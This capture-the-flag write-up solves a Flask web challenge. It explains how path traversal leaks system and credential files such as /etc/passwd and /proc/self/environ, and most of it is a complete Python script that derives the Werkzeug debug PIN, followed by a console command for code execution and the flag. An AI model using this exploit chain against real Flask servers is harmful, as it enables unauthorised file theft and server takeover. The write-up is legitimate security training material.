# ***Challenge Name :- FlaskForm\_PotionsStore***

**Description:** We at FlaskForm PotionsStore have been developing potions for ages, but we just developed our new website! Come check it out! Spawn an instance below to get started.


**Level:** Hard


**Solution:** This challenge contains a local file inclusion (LFI) vulnerability, which allows us to retrieve the Flask debug console PIN, and use that to get remote code execution (RCE) on the server. The flag is stored in /app/flag.txt , but we don't have read permissions on it, so we have to use a program /app/readflag to get it. LFI is not sufficient to read it, so we have to get RCE.



Check out this article on how to retrieve the Flask PIN if you have some information: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug That information can be found in various files on the system. See solve script below.

To test the solution, run python3 solve.py , then take the pin from the output, place it in /console and run \_\_import\_\_('subprocess').check\_output('/app/readflag') in the console.

| #!/usr/bin/env python3  from pwn import \*  import requests  import json  import hashlib  from itertools import chain  DEBUG = False  BASE\_URL = "http://192.168.25.131:8000/"  def leak\_file(file):   try:   file = "../../../../../../../../../../../.." + file  r = requests.post(f"{BASE\_URL}/products/detail", json={"file": file})   if DEBUG:   print(f"leak\_file: {file}")   print(r.text)     content = json.loads(r.text)["content"]   if "[Errno 2] No such file or directory" in content:   return None   else:   return content     except Exception as e:   print(f"Failed to leak file: {file}")   print(e)   return None  # leak the files needed to generate the flask debug pin  # get the user  user = None  try:   l = leak\_file("/proc/self/environ")   if "\x00USER=" in l:   user = l.split("\x00USER=")[1].split("\x00")[0]   elif "\x00HOME=/home/" in l:   user = l.split("\x00HOME=/home/")[1].split("\x00")[0] except:   print("Failed to get user automatically, trying to get it manually")   possible\_users = leak\_file("/etc/passwd").split("\n")[:-1]   for i in range(len(possible\_users)):   possible\_users[i] = possible\_users[i].split(":")[0]   print(f"Possible Users: {possible\_users}")   user = input("Enter the user: ")  print(f"user: {user}")  # assume module is flask.app  module = "flask.app"  # assume Module name is Flask  module\_name = "Flask"  # get the possible App Locations  app\_locations = []  python\_major\_version = 3  for python\_minor\_version in range(25, 0, -1):   for packages\_directory in ["site-packages", "dist-packages"]:   for filetype in ["py", "pyc"]:   app\_location =  f"/usr/local/lib/python{python\_major\_version}.{python\_minor\_version}/{packages\_director y}/flask/app.{filetype}"   # print("Trying: " + app\_location)   if leak\_file(app\_location) != None:   app\_locations.append(app\_location)  break  if len(app\_locations) == 0:   print("No App Locations found")   exit(1)  elif len(app\_locations) > 1:   print(f"Multiple App Locations found: {app\_locations}") exit(1)  else:   app\_location = app\_locations[0]   print(f"App Location: {app\_location}")  # leak all the network interfaces  network\_interfaces = []  for line in leak\_file("/proc/net/dev").split("\n")[2:-1]: network\_interfaces.append(line.split(":")[0].strip()) print(f"Network Interfaces: {network\_interfaces}")  # leak the interface id  interface\_id = leak\_file("/proc/net/arp").split("\n")[1].split(" ")[-1] print(f"Auto-Detected Interface ID: {interface\_id}")  mac = leak\_file(f"/sys/class/net/{interface\_id}/address").strip() print(f"MAC: {mac}")  # convert the MAC address to an integer value  node = str(int(mac.replace(":", ""), 16))  print(f"Node: {node}") # leak the machine id  machine\_id\_1 = leak\_file("/etc/machine-id")  if machine\_id\_1 == None:   machine\_id\_1 = leak\_file("/proc/sys/kernel/random/boot\_id") machine\_id = machine\_id\_1.split('\n')[0].strip() + \   leak\_file("/proc/self/cgroup").split('\n')[0].strip().rpartition("/")[2] print(f"Machine ID: {machine\_id}")  # stolen from https://book.hacktricks.xyz/network-services pentesting/pentesting web/werkzeug  probably\_public\_bits = [   user,   module,   module\_name,   app\_location,  ]  private\_bits = [   node,   machine\_id,  ]  # h = hashlib.md5() # Changed in  https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0 h = hashlib.sha1()  for bit in chain(probably\_public\_bits, private\_bits):   if not bit:   continue   if isinstance(bit, str):  bit = bit.encode('utf-8')   h.update(bit)  h.update(b'cookiesalt')  num = None  if num is None:   h.update(b'pinsalt')   num = ('%09d' % int(h.hexdigest(), 16))[:9]  rv = None  if rv is None:   for group\_size in 5, 4, 3:   if len(num) % group\_size == 0:   rv = '-'.join(num[x:x + group\_size].rjust(group\_size, '0') for x in range(0, len(num), group\_size))   break   else:   rv = num  print(f"Flask Debug Pin: {rv}")  print("go to /console, enter the pin, and then run the following command:") print("\_\_import\_\_('subprocess').check\_output('/app/readflag')") |
| --- |







Flag : flag{G00d\_J0b\_P3nt3st3r}

This page is intentionally left blank